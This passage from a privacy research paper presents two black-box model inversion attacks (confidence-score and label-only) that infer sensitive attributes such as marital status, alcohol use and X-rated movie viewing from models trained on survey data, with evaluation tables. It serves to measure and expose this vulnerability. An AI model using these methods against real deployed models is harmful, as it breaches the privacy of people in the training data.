Understanding a model's vulnerability to inversion attacks requires a meaningful metric to evaluate and compare different model inversion attacks. The FJRMIA [18] primarily uses accuracy. However, if we care only about the accuracy, the naive attack of simply guessing the majority class for all the instances can achieve very high accuracy. Another widely used metric is the F1 score. However, the F1 score of the positive class emphasizes only that specific class and thus, as a one-sided evaluation, cannot be considered as the *only metric* to evaluate the attacks. Otherwise, always guessing the positive class may achieve a similar or even better F1 score (mainly due to a recall of 100%) than any sophisticated model inversions attack that identifies the positive class instances more strategically. Therefore, to understand whether access to the black-box model considerably contributes to attack performance and also to compare the baseline attack strategies (that do not require access to the model, i.e., naive attack and random guessing attack) to our proposed attacks, we use the following two metrics in addition to precision, recall, accuracy, FPR, and F1 score: G-mean [29] and Matthews correlation coefficient (MCC) [30], as described below.

G-mean: G-mean is the geometric mean of sensitivity and specificity [29]. Thus it takes all of the true positives (TP), true negatives (TN), false positives (FP), and false negatives (FN) into account. With this metric, the random guessing attack can achieve maximum performance of 50%. Note that, even if the adversary has knowledge of marginal priors of the sensitive attribute, it is not able to achieve a G-mean value of more than 50% by setting different probabilities for predicting the positive class sensitive attribute (Figure 7(a) in Appendix). For the random guessing attack, the optimal G-mean value can be achieved by setting the probability to 0.5. The G-mean for the naive attack is always 0%.

$$G-mean = \sqrt{\frac{TP}{TP+FN} * \frac{TN}{TN+FP}} \quad (1)$$

Matthews correlation coefficient (MCC): This MCC metric also takes into account all of TP, TN, FP, and FN, and is a balanced measure that can be used even if the classes of the sensitive attribute are of very different sizes [30]. It returns a value between -1 and +1. A coefficient of +1 represents a perfect prediction, 0 represents a prediction no better than the random one, and -1 represents a prediction that is always incorrect. Note that, even if the adversary has the knowledge of marginal priors of the sensitive attribute, it is not able to achieve an MCC value of more than 0 with the random guessing attack strategy (details in Appendix A.1). Also, the naive attack always results in an MCC of 0, independent of the marginal prior knowledge (either TP=FP=0 or TN=FN=0).

$$MCC = \frac{(TP*TN)-(FP*FN)}{\sqrt{(TP+FP)*(TP+FN)*(TN+FP)*(TN+FN)}} \quad (2)$$

4 New Model Inversion Attacks

We design two new MIAI attack strategies: (1) confidence score-based model inversion attack (CSMIA) and (2) label-only model inversion attack (LOMIA). Table 1 shows the different adversary capabilities/knowledge assumptions for these attacks in contrast to the existing attacks.

4.1 Confidence Score-based Attack (CSMIA)

This attack exploits the confidence scores returned by the target model. Unlike FJRMIA [18], the adversary assumed in this attack does not have access to the marginal priors or the confusion matrix. The adversary knows the true labels for the records it is attacking (Table 1). In many privacy attacks, the attacker compromises the privacy of just a small subset of the records. For such a small set of target records (e.g., AOL-dataset [31]), it is common to assume that the attacker knows all information (including the true label) except the attribute it is attacking. This assumption is consistent with prior work [18]. The *key idea* of our CSMIA attack is that the target model's returned prediction is more likely to be correct and the confidence score is more likely to be higher when it is queried with a record containing the original sensitive attribute value (since the target model encountered the target record with original sensitive attribute value during training). In contrast, the target model's returned prediction is more likely to be incorrect when it is queried with a record containing the wrong sensitive attribute value.

The adversary first queries the model by setting the sensitive attribute value x_1 to all possible k values while all other known input attributes of the target record remain the same. If the sensitive attribute is continuous, we can use binning




Figure 1: LOMIA: The adversary collects the case (1) records by querying the target model f, obtains the $DS_{\mathcal{A}}$ dataset, and trains the attack model $\mathcal{A}$. The adversary then leverages the attack model to predict the sensitive attribute values of the target records.

to turn it into a categorical attribute and recover an approximate value. If there are two possible values of a sensitive attribute (i.e., $k = 2$, well depicted by a yes/no answer from an individual in response to a question), the adversary queries the model by setting the sensitive attribute value x_1 to both *yes* and *no* while all other known input attributes of the target record remain the same. Let y'_0 and $conf_0$ be the returned model prediction and confidence score when the sensitive attribute is set to *no*. Similarly, y'_1 and $conf_1$ are the model prediction and confidence score when the sensitive attribute is set to *yes*. In order to determine the value of x_1, this attack considers the following three cases:

Case (1) If the target model's prediction is correct *only for a single sensitive attribute value*, e.g., $y = y'_0 \wedge y \mathrel{!}= y'_1$ or $y \mathrel{!}= y'_0 \wedge y = y'_1$ in the event of a binary sensitive attribute, the attack selects the sensitive attribute to be the one for which the prediction is correct. For instance, if $y = y'_1 \wedge y \mathrel{!}= y'_0$, the attack predicts *yes* for the sensitive attribute and vice versa. *Note that, for this case, the adversary only requires the predicted labels and does not require the confidence scores*. We leverage the records that fall into this case in our label-only attack as described later in Section 4.2.

Case (2) If the model's prediction is correct for multiple sensitive attribute values, i.e., $y = y'_0 \wedge y = y'_1$, the attack selects the sensitive attribute to be the one for which the prediction confidence score is the maximum. In the above example, if the model's prediction is correct with higher confidence when *yes* value is set for the sensitive attribute, the attack outputs the *yes* value for the x_1 prediction and vice versa.

Case (3) If the model outputs incorrect predictions for all possible sensitive attribute values, i.e., $y \mathrel{!}= y'_0 \wedge y \mathrel{!}= y'_1$, the attack selects the sensitive attribute to be the one for which the prediction confidence is the minimum. In the above example, if the model outputs the incorrect prediction with higher confidence when *yes* value is set for the sensitive attribute, the attack predicts the *no* value for x_1 and vice versa.

4.2 Label-Only Attack (LOMIA)

This advanced attack assumes the adversary's access to the target model's predicted labels only. Therefore, defense mechanisms [18] that reduce the precision of confidence scores or introduce noise in the confidence scores in order to thwart model inversion attacks are ineffective against our label-only attack. The attack has the following steps as shown in Figure 1: (1) obtaining an attack dataset ($DS_{\mathcal{A}}$), (2) training an attack model $\mathcal{A}$ from $DS_{\mathcal{A}}$, and (3) leveraging $\mathcal{A}$ to infer the sensitive attributes of target records.

4.2.1 Obtaining Attack Dataset $DS_{\mathcal{A}}$

The *key intuition* of this attack step is that if the target model f returns the correct prediction (y) for only one possible value of the sensitive attribute, it is highly likely that this particular value represents the original sensitive attribute value, e.g., sensitive attribute value $x_{1,0}$ in Figure 1. Hence, the adversary then labels the record in this example with $x_{1,0}$. The adversary collects all such labeled records that fall into Case (1) as described in Section 4.1 and obtains the $DS_{\mathcal{A}}$ dataset. Note that, the labeling of sensitive attributes might have some errors, e.g., $x_{1,0}$ in Figure 1 might not be the original sensitive attribute of the record even though only with this value the target model returns the correct prediction. Table 3 in Section 5.2 shows the sizes of the $DS_{\mathcal{A}}$ datasets obtained from different target models in our experiments and their corresponding accuracy. However, since the LOMIA attacker does not know the original sensitive attribute values, it uses the entire $DS_{\mathcal{A}}$ datasets to train the attack models.

Note that, while building the attack model dataset $DS_{\mathcal{A}}$, we assume that the adversary knows the real y attribute of all the instances in the training dataset. In other words, unlike CSMIA, the adversary in the LOMIA strategy assumes the knowledge of the target model confusion matrix (Table 1).

4.2.2 Training Attack Model $\mathcal{A}$

The next step is to train an attack model $\mathcal{A}$ where the input would be the set of non-sensitive attributes from a target record, i.e, a d-dimensional vector $[x_2, \ldots, x_d, y]$ and the output would be a prediction for the sensitive attribute x_1. The adversary trains this attack model using the $DS_{\mathcal{A}}$ dataset. The *key goal* of this attack step is to learn how the target model correlates the sensitive attribute with the other non-sensitive attributes including the target model's prediction label. Note that, the dataset used to train the attack model ($DS_{\mathcal{A}}$) represents a strong correlation of the sensitive attribute values with other non-sensitive ones ($[x_2, \ldots, x_d, y]$) since it considers only the Case (1) records.

4.2.3 Performing Sensitive Attribute Inference using $\mathcal{A}$

Once the attack model $\mathcal{A}$ is trained, the adversary can simply query $\mathcal{A}$ with the non-sensitive attributes of a target record and obtain a prediction for the sensitive attribute. It is important to note that the adversary could also query the model with the non-sensitive attributes of a record that is not in the training dataset (DS_T), i.e., the record is not used while training the target model. In Section 5.6, we demonstrate the effectiveness of our attacks not only in compromising the privacy of the training dataset but also their performance in breaching the distributional privacy.

4.3 Estimating Multiple Sensitive Attributes

Our LOMIA and CSMIA strategies can be easily extended to cases where the adversary aims to estimate multiple sensitive attributes of a target record. Let, x_1, x_2 be the sensitive attributes the adversary aims to estimate. Our strategies first perform two instances of the attacks and then stitch them together. In other words, while trying to infer x_1, the adversary queries the target model without setting any value for x_2 and vice versa. Making predictions with missing values is common in APIs provided by companies like BigML, Amazon, Microsoft, etc. [17]. For example, in a BigML decision tree model, if an input attribute is missing, there are two strategies to handle such a situation: (1) *last prediction* strategy (default), where the model returns the prediction given by the last node (i.e., parent node) after reaching missing value, and (2) *proportional* strategy, where all branches from the missing value node are considered in majority voting [32]. We adopt the *last prediction* strategy in our experiments. In the case of CSMIA, we estimate the values of x_1 and x_2 independently by executing the CSMIA strategy for each of these two attributes as described in Section 4.1. In the case of LOMIA, we execute the LOMIA strategy independently for each of these two attributes as described in Section 4.2.1 and train two separate attack models to estimate the values of x_1 and x_2. The attack model to estimate x_1 does not take x_2 as an input (since the adversary does not know x_2) and vice versa. Once the multiple sensitive attributes are estimated, we evaluate the performance of the attacks on these two attributes independently.

4.4 Attacks With Partial Knowledge of Target Record's Non-sensitive Attributes

Our attacks proposed in this section as well as the FJR-MIA [18] strategy assume that the adversary has full knowledge of the target record's non-sensitive attributes. However, in many cases, it may be difficult or even impossible for an adversary to obtain all of the non-sensitive attributes of a target record. Therefore, the goal of this section is to quantify the risk of MIAI attacks in the cases where all non-sensitive attributes of a target record are not known to the adversary.

4.4.1 CSMIA With Partial Non-sensitive Attributes

For simplicity, we assume that there is only one non-sensitive attribute ($x_2 \in \mathbf{x}$) that is unknown to the adversary. Extending our attack steps to more than one unknown attribute is straightforward. Let u be the number of unique possible values of x_2. The attacker queries the model by varying the unknown non-sensitive attribute with its different unique possible values (in the same way we vary the sensitive attribute x_1 in the attacks described in Section 4) while all other known non-sensitive attributes $\{x_3, ..., x_d\}$ remain the same. Hence, in this attack, we query the model u times for each possible value of the sensitive attribute. As a result, the complexity of the attacks described in this section is u times the complexity of the attacks in Section 4. According to the notations used in Section 4, let C_0=$\sum_{i=1}^{u}(y = y'_{0_i})$ be the number of times the predictions are correct with the sensitive attribute *no* and C_1=$\sum_{i=1}^{u}(y = y'_{1_i})$ be the number of times the predictions are correct with the sensitive attribute *yes*. In order to determine the value of x_1, this attack considers the following cases:

Case (1) If C_0 != C_1, i.e., the number of correct target model predictions are different for different sensitive attribute values, the attack selects the sensitive attribute to be the one for which the number of correct predictions is higher. For instance, if $C_1 > C_0$, the attack predicts *yes* for the sensitive attribute and vice versa.

Case (2) If $C_0 = C_1$ and both are non-zero, we compute the sum of the confidence scores (only for the correct predictions) for each sensitive attribute and the attack selects the sensitive attribute to be the one for which the sum of the confidence scores is the maximum.

Case (3) If $C_0 = 0 \wedge C_1 = 0$, we compute the sum of the confidence scores for each sensitive attribute and the attack selects the sensitive attribute to be the one for which the sum of the confidence scores is the minimum.

If there is a second non-sensitive attribute that is unknown to the adversary (e.g., x_3 with v unique possible values), the complexity of the attack becomes $u * v$ times the complexity of the attacks in Section 4. While CSMIA is prone to combinatorial explosion with increasing number of unknown non-sensitive attributes, LOMIA is not, as we describe below.

4.4.2 LOMIA With Partial Non-sensitive Attributes

With partial knowledge of non-sensitive attributes, the attacker first queries the target model omitting the unknown non-sensitive attributes which is handled using the *last prediction* strategy explained in section 4.3 and thus the attacker obtains the $DS_{\mathcal{A}}$ dataset. Note that, the attack dataset $DS_{\mathcal{A}}$ for LOMIA is obtained from Case (1) instances, i.e., the instances where only one sensitive attribute value yields the correct model prediction y while all other known non-sensitive attributes remain unchanged, see Figure 1. Hence, the attack models in LOMIA are highly dependent on the y attribute and are less dependent on other non-sensitive attributes. Therefore, even if multiple non-sensitive attributes, except the y

attribute, are not considered in the attack model, the LOMIA strategy's performance with partial non-sensitive attributes does not degrade significantly.

5 Evaluation

In this section, we discuss our experiment setup and evaluate our proposed attacks. The links to all the datasets and models are available here: https://github.com/smehnaz/black-boxMIAI.

Table 2: Distribution of sensitive attributes in datasets.

Dataset	Sensitive attribute	Positive class label	Negative class label	Positive class count	Positive class %
GSS	X-movie	Yes	No	4002 (3017)	19.7% (19.8%)
Adult	Marital status	Married	Single	21639 (16893)	47.8% (47.9%)
Fivethirtyeight	Alcohol	Yes	No	266	80.3%

5.1 Datasets

General Social Survey (GSS) [25]: FJRMIA [18] uses the *General Social Survey (GSS)* dataset to demonstrate their attack effectiveness. This dataset has 51020 records with 11 attributes and is used to train a model that predicts how happy an individual is in his/her marriage. However, the training dataset for this model contains sensitive attributes about the individuals: e.g., responses to the question '*Have you watched X-rated movies in the last year?*'. Removing the data records that do not have either the sensitive attribute or the attribute that is being predicted by the target model (i.e., happiness in marriage) results in 20314 records that we use in our experiments. Among these 20314 records, 4002 individuals answered *yes* (sensitive attribute $x_1 = yes$) to the survey question on whether they watched X-rated movies in the last year, i.e., 19.7% positive class (see Table 2). In order to understand if our proposed model inversion attribute inference attacks also breach the privacy of data that is not in the training dataset of the target model but is drawn from the same distribution, we split the dataset and use 75% data to train the target models (15235 records in DS_T) and use the rest 25% data to evaluate attacks on other data from the same distribution (5079 records in DS_D). To ensure consistency, we evaluate other baseline attack strategies including FJRMIA [18] on the target models trained on the DS_T dataset. Among the 15235 records in the DS_T dataset, 3017 individuals answered *yes* to the question on x-rated movies, i.e., 19.8% positive class (see Table 2).

Adult [26]: This dataset, also known as *Census Income* dataset, is used to predict whether an individual earns over $50K a year. The number of instances in this dataset is 48842 and it has 14 attributes. We merge the 'marital status' attribute into two distinct clusters, Married: {Married-civ-spouse, Married-spouse-absent, Married-AF-spouse} and Single: {Divorced, Never-married, Separated, Widowed}. We then consider this attribute (Married/Single) as the sensitive attribute that the adversary aims to learn. After removing the data records with missing values, the final dataset consists of 45222 records. Similar to the GSS dataset, we also split the Adult dataset and use 35222 records to train the target models (DS_T) and use the rest 10000 records to evaluate attacks on data from the same distribution (DS_D) but not in DS_T. Among the 45222 (35222) records, 21639 (16893) individuals are *married* (i.e., sensitive attribute $x_1 = married$), i.e., 47.8% (47.9%) positive class (Table 2). To ensure consistency, we evaluate all attacks against the target models trained on the DS_T dataset. The '*relationship*' attribute in this dataset (values: husband, wife, unmarried) is directly related to the *marital status* sensitive attribute. Hence, for the attack setup practicality, we have removed the '*relationship*' attribute from this dataset since otherwise the adversary could perform a straightforward attack: if relationship is husband or wife, the individual is married, otherwise, the individual is single.

Table 3: $DS_{\mathcal{A}}$ datasets' details obtained from target models.

Dataset	Target Model	Number of instances in $DS_{\mathcal{A}}$	Number of instances with correctly labeled sensitive attribute in $DS_{\mathcal{A}}$
GSS	DT	2387	1555
	DNN	1011	564
Adult	DT	9263	7254
	DNN	9960	7430
Fivethirtyeight	DT	49 (alcohol)	48
	DT	75 (age-group)	72

Fivethirtyeight [27]: This dataset is from a survey conducted by the Fivethirtyeight Datalab, also used in FJRMIA [18]. 553 individuals were surveyed on a variety of questions. This dataset is used to train a model that predicts how an individual would like their steak prepared. In order to evaluate the cases of estimating multivalued and multiple sensitive attributes, we consider two sensitive attributes in this dataset: which age-group an individual belongs to (multivalued, {18-29, 30-44, 45-60, > 60}) and whether an individual drinks alcohol (binary, {yes,no}). Removing the data records missing either the sensitive attributes or the model output results in 331 data records. Due to its small size, we do not split this dataset further. Among 331 individuals, 266 answered yes to the question on drinking alcohol, i.e., 80.3% positive class (Table 2). The age-group marginal prior distribution is $\{21.1\%, 28.1\%, 26\%, 24.8\%\}$, respectively.

5.2 Machine Learning Models

To ensure a fair comparison with [18] which uses decision tree models, we first trained decision tree (DT) target models on the three datasets mentioned in Section 5.1. To further demonstrate the generalizability of our attacks, we also trained deep neural network (DNN) target models. However, we do not use the DNN model trained on the Fivethirtyeight dataset as the model's performance is very poor due to the small training set size. The confusion matrices of all the trained models are given in Tables 4, 5, 6, 7, 8, and 9. Since our attacks are black-box, the underlying model architecture does not make any difference in our attacks' algorithms. We leverage BigML [33], an ML-as-a-service system, and use its default configurations (1-click supervised training feature) to train these target mod-

els. The DT target models use BigML's memory tree optimization algorithm and smart pruning technique. Each DNN target model has 3 hidden layers and uses ADAM [34] as the optimization algorithm with a learning rate of 0.005. The attack models of LOMIA are trained using BigML's *ensemble* training algorithm with default configurations, i.e., decision forest algorithm and smart pruning technique. Table 3 shows the sizes of the $DS_{\mathcal{A}}$ datasets obtained from different target models along with the number of instances with the correctly labeled sensitive attribute in $DS_{\mathcal{A}}$.

Table 4: Confusion matrix of DT target model trained on GSS dataset.

Actual \ Predicted	Not too happy	Pretty happy	Very happy	Total	Recall
Not too happy	5	63	370	438	1.14%
Pretty happy	0	813	4178	4991	16.29%
Very happy	0	526	9280	9806	94.64%
Total	5	1402	13828	15235	Avg. recall 37.36%
Precision	100%	57.99%	67.11%	Avg. precision 75.03%	Accuracy 66.28%

Table 5: Confusion matrix of DNN target model trained on GSS dataset.

Actual \ Predicted	Not too happy	Pretty happy	Very happy	Total	Recall
Not too happy	1	102	335	438	0.23%
Pretty happy	0	565	4426	4991	11.32%
Very happy	0	598	9208	9806	93.90%
Total	1	1265	13969	15235	Avg. recall 35.15%
Precision	100%	44.66%	65.92%	Avg. precision 70.19%	Accuracy 64.16%

Table 6: Confusion matrix of DT target model trained on Adult dataset.

Actual \ Predicted	<=50K	>50K	Total	Recall
<=50K	24912	1537	26449	94.19%
>50K	3343	5430	8773	61.89%
Total	28255	6967	35222	Avg. recall 78.04%
Precision	88.17%	77.94%	Avg. precision 83.05%	Accuracy 86.15%

Table 7: Confusion matrix of DNN target model trained on Adult dataset.

Actual \ Predicted	<=50K	>50K	Total	Recall
<=50K	24433	2016	26449	92.38%
>50K	3276	5497	8773	62.66%
Total	27709	7513	35222	Avg. recall 77.52%
Precision	88.18%	73.17%	Avg. precision 80.67%	Accuracy 84.97%

Table 8: Confusion matrix of DT target model trained on FiveThirtyEight dataset.

Actual \ Predicted	Medium	Medium Well	Medium Rare	Rare	Well	Total	Recall
Medium	105	0	3	0	1	109	96.33%
Medium Well	0	55	1	0	0	56	98.21%
Medium Rare	3	1	122	1	1	128	95.31%
Rare	0	1	0	17	0	18	94.44%
Well	0	0	0	0	20	20	100%
Total	108	57	126	18	22	331	Avg. Rec. 96.9%
Precision	97.2%	96.5%	96.8%	94.4%	90.9%	Avg. Prec. 95.2%	Acc. 96.4%

Table 9: Confusion matrix of DNN target model trained on FiveThirtyEight dataset.

Actual \ Predicted	Medium	Medium Well	Medium Rare	Rare	Well	Total	Recall
Medium	9	0	95	5	0	109	8.26%
Medium Well	10	0	42	4	0	56	0.00%
Medium Rare	12	0	104	11	1	128	81.25%
Rare	2	0	15	1	0	18	5.56%
Well	3	0	13	4	0	20	0.00%
Total	36	0	269	25	1	331	Avg. Rec. 19%
Precision	25%	0%	38.7%	4%	0%	Avg. Prec. 13.5%	Acc. 34.4%

5.3 Attack Performance Metrics

As described in Section 3, along with precision, recall, accuracy, and F1 score, we also use *G-mean* and *MCC* metrics to evaluate our attacks on binary sensitive attributes as well as to compare their performances with that of the FJRMIA [18] and the baseline attacks (NaiveA and RandGA). We discuss the false positive rates (FPR) of the attacks in Section 5.5. In order to evaluate the proposed and existing attacks on multivalued sensitive attributes, we compute and compare the confusion matrices of the attacks as shown in Section 5.4.3.

We also evaluate the number of queries performed to the target model by the FJRMIA, CSMIA, and LOMIA strategies. Section A.2 in the Appendix presents the details of this comparison. Note that, while the CSMIA extension for partial knowledge of non-sensitive attributes suffers from a combinatorial explosion and make significantly more queries to the target model (Appendix A.3), the LOMIA strategy in the cases of partial knowledge of non-sensitive attributes does not require any extra query to the target model (see Section 4.4.2).

5.4 New Model Inversion Attacks' Results and Comparison with Baseline Attacks


In this section, we compare CSMIA and LOMIA with existing FJRMIA [18], and also with baseline attack strategies that do not require access to the target model, i.e., NaiveA and RandGA. As described in Section 3, the goal behind comparing with NaiveA and RandGA is to understand whether releasing the black-box model really adds more advantage to the adversary to learn the sensitive attributes in the training dataset. We pay special attention to the Case (1) instances and analyze the LOMIA performance on them separately.

In RandGA, always predicting the positive class would result in 100% recall and thus a high F1 score but a G-mean of 0%. Therefore, for all the experiments in the following, RandGA predicts the positive class with a 0.5 probability, thus maximizing G-mean at 50% and ensuring a recall of 50%.

5.4.1 GSS Dataset

Figures 2(a) and 2(b) show the performances of the proposed attacks against the DT and DNN target models trained on the GSS dataset, respectively, and present a comparison with FJRMIA, NaiveA, and RandGA. Table 12 in Appendix shows the details of the metrics along with the TP, TN, FP, and FN values. Since the sensitive attribute in this dataset has an unbalanced distribution, the NaiveA strategy, also mentioned in [18], predicts the sensitive attribute as *no* for all the individuals and achieves an accuracy of 80.2%. However, the precision, recall, F1 score, G-mean, and MCC are all 0% as shown in Figures 2(a) and 2(b). Note that, NaiveA performance is independent of the target ML model type.

As demonstrated in Figure 2(a), the FJRMIA [18] achieves a very low recall and thus low F1 score. This is due to the fact



(a) DT model, GSS dataset (b) DNN model, GSS dataset (c) DT model, Adult dataset (d) DNN model, Adult dataset

Figure 2: Comparison of attacks: FJRMIA [18], CSMIA, and LOMIA with baseline attack strategies NaiveA and RandGA.

Table 10: Attacks against DT target model trained on FiveThirtyEight dataset to infer multivalued 'age' sensitive attribute

(a) Attack confusion matrix of FJRMIA

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	0	70	0	0	70	0%
30-44	0	93	0	0	93	100%
45-60	0	86	0	0	86	0%
>60	0	82	0	0	82	0%
Total	0	331	0	0	331	Avg. rec. 25%
Precision	0%	28.1%	0%	0%	Avg. prec. 7.02%	Accuracy 28.1%

(b) Attack confusion matrix of CSMIA

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	40	9	8	13	70	57.14%
30-44	13	49	12	19	93	52.69%
45-60	15	17	36	18	86	41.86%
>60	11	19	21	31	82	37.8%
Total	79	94	77	81	331	Avg. rec. 47.37%
Precision	50.63%	52.13%	46.75%	38.27%	Avg. prec. 46.95%	Accuracy 47.13%

(c) Attack confusion matrix of LOMIA

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	41	20	9	0	70	58.57%
30-44	21	50	18	4	93	53.76%
45-60	28	24	32	2	86	37.21%
>60	30	30	12	10	82	12.2%
Total	120	124	71	16	331	Avg. rec. 40.43%
Precision	34.17%	40.32%	45.07%	62.5%	Avg. prec. 45.51%	Accuracy 40.18%

(d) Attack confusion matrix of LOMIA (Case 1)

Actual \ Predicted	18-29	30-44	45-60	>60	Total	Recall
18-29	21	0	0	0	21	100%
30-44	0	23	0	0	23	100%
45-60	1	0	19	1	21	90.48%
>60	1	0	0	9	10	90%
Total	23	23	19	10	75	Avg. rec. 95.12%
Precision	91.3%	100%	100%	90%	Avg. prec. 95.33%	Accuracy 96%

that the FJRMIA [18] relies on the marginal prior of the sensitive attribute while performing the attack. Since the sensitive attribute in the GSS dataset is unbalanced, the FJRMIA [18] mostly predicts the negative sensitive attribute (i.e., the individual didn't watch any x-rated movie, marginal prior ~ 0.8) and rarely predicts the positive sensitive attribute (i.e., the individual watched x-rated movies, marginal prior ~ 0.2). In contrast, our proposed CSMIA and LOMIA strategies achieve significantly high recall, F1 score, G-mean, and MCC while also improving precision. The FJRMIA [18] performs better only in terms of accuracy. However, note that the NaiveA also achieves an accuracy of 80.2%, the highest among all attacks, but there is no attack efficacy (0 true positive, see Table 12). Our attacks also consistently outperform RandGA in terms of all metrics. We emphasize that the records that belong to Case (1) are more vulnerable to model inversion attacks.

It is noteworthy that the LOMIA strategy performs similarly to CSMIA despite having access to only the predicted labels. Unlike CSMIA, the LOMIA strategy does not have cases and uses a single attack model for all the target records.

As shown in Figure 2(b), the FJRMIA [18] strategy again achieves a high accuracy but an extremely low recall. It performs almost like NaiveA with only 1 true positive and 5 false positives (see Table 12). The RandGA strategy has the same results as Figure 2(a) since this strategy is independent of the target model (similar to NaiveA). Our attacks' performances against this model are not significantly better than RandGA, even the LOMIA results on Case (1) are not significant. Therefore, it may seem that according to the overall performance, the DNN model trained on the GSS dataset may not be vulnerable to model inversion attacks since the RandGA attack even without access to the model may achieve comparable performances. However, it is very important to note that the RandGA strategy predicts the sensitive attribute randomly whereas the model inversion attacks rely on the outputs of a model that is trained on the dataset containing the actual sensitive attributes. Even if the overall performance of a model inversion attack on the entire dataset does not seem to be a threat, some specific groups of records (e.g., individuals grouped by race, gender) in the dataset could still be vulnerable. We discuss such discrimination in performances of model inversion attacks later in Section 5.7.

5.4.2 Adult Dataset

Figure 2(c) shows the performances of the attacks against the DT target model trained on the Adult dataset. The results for the DNN target model as shown in Figure 2(d) are very similar to that of Figure 2(c). Table 13 in Appendix shows the details along with the TP, TN, FP, and FN values. Since the sensitive attribute is more balanced in this dataset, the NaiveA strategy has an accuracy of only 52.1%, and the other metrics are at 0%. FJRMIA [18] results in a precision comparable to our attacks but achieves much less in terms of the other metrics. Our attacks also significantly outperform RandGA in terms of all metrics except the recall.

Observing the results of the proposed attacks and also the

performance against Case (1) instances, we conclude that *releasing the models trained on the Adult dataset* would add a significant advantage to the adversary in terms of learning the 'marital status' sensitive attribute. This is because all our proposed attacks that query the target models perform significantly better when compared to the NaiveA and RandGA adversaries that do not need any access to the model.

Overall, the attacks demonstrate more effectiveness against the target models trained on the Adult dataset than against the target models trained on the GSS dataset. Therefore, we investigated if the correlations between the sensitive attributes and the corresponding target models trained on these datasets (in other words, the importance of the sensitive attributes in the target models) differ significantly. According to our observation, this is not the case. For instance, the importance of the 'x-rated-movie' and 'marital-status' sensitive attributes in their corresponding DT target models are 7.3% and 9.6%, respectively. Figures 7(b) and 7(c) in Appendix show the importance of all attributes in these models.

5.4.3 FiveThirtyEight Dataset

In this section, we perform two sets of attack experiments against the DT target model trained on the FiveThirtyEight dataset: (i) inferring multivalued sensitive attribute *age-group*, when all other non-sensitive attributes are known to the adversary, and (ii) inferring both *alcohol* and *age-group*, i.e., the case of estimating multiple sensitive attributes.

(i) Estimating Multivalued Sensitive Attributes: Tables 10 (a), (b), and (c) show the performances of the FJRMIA, CSMIA, and LOMIA strategies, respectively, in terms of estimating a multivalued sensitive attribute, i.e., *age* in the FiveThirtyEight dataset. FJRMIA [18] predicts the age-group $30-44$ for all the target records (i.e., it boils down to NaiveA, age-group $30-44$ has the highest marginal prior among all, 28.1%). Also, the RandGA strategy would achieve maximum accuracy of 25% in estimating this multivalued sensitive attribute (not shown in tables). In contrast, our proposed CSMIA and LOMIA strategies achieve significantly better results. The results in Table 10 (d) show the performance of LOMIA on Case (1) instances which has an accuracy of 96%. Hence, we emphasize that the records in Case (1) are significantly more vulnerable to model inversion attacks.

(ii) Estimating Multiple Sensitive Attributes: In this attack setting, the adversary estimates both the age-group and alcohol sensitive attributes of a target individual. The attack results for estimating the multivalued age-group attribute, in this case, are similar to that of Table 10. Due to space constrains, the attack results for estimating the binary attribute alcohol are given in Table 15 in Appendix. Also, we demonstrate the results of the FJRMIA, CSMIA, LOMIA, and LOMIA Case (1) in terms of estimating the age-group attribute in Table 16.




Figure 3: Comparison among different attack strategies in terms of FPR and other metrics. Marginal priors: alcohol positive class 80.3%, x-movie positive class 19.8%.

5.5 False Positive Rates and Attack Stability

In order to demonstrate the false positive rate (FPR) comparison between our proposed attacks and the existing FJRMIA [18] strategy, we perform experiments with two scenarios: (1) estimating the 'alcohol' sensitive attribute in the FiveThirtyEight dataset which has 80.3% positive class marginal prior (i.e., alcohol=yes), and (2) estimating the 'x-movie' sensitive attribute in the GSS dataset which has only 19.8% positive class marginal prior (i.e., x-movie=yes), see Table 2. Figure 3 shows the comparison among FJRMIA, CSMIA, and LOMIA in terms of FPR and other metrics. The solid lines represent the attack performances of estimating alcohol in the FiveThirtyEight dataset whereas the dashed lines represent the attack performances of estimating x-movie in the GSS dataset. Since FJRMIA is heavily dependent on the marginal priors of the sensitive attributes, it achieves extreme FPRs in these two scenarios: 100% FPR in estimating alcohol and 4.17% FPR is estimating x-movie. In contrast, our proposed attacks are more stable and their superior performances in both scenarios are evident by the G-mean and MCC metrics in Figure 3. The comparison of these attacks' FPRs for the Adult dataset where the sensitive attribute is more balanced is given in Table 13. The FPRs of our proposed attacks are comparable to that of FJRMIA ($\sim 6\%$ vs. $\sim 3\%$). However, our attacks outperform 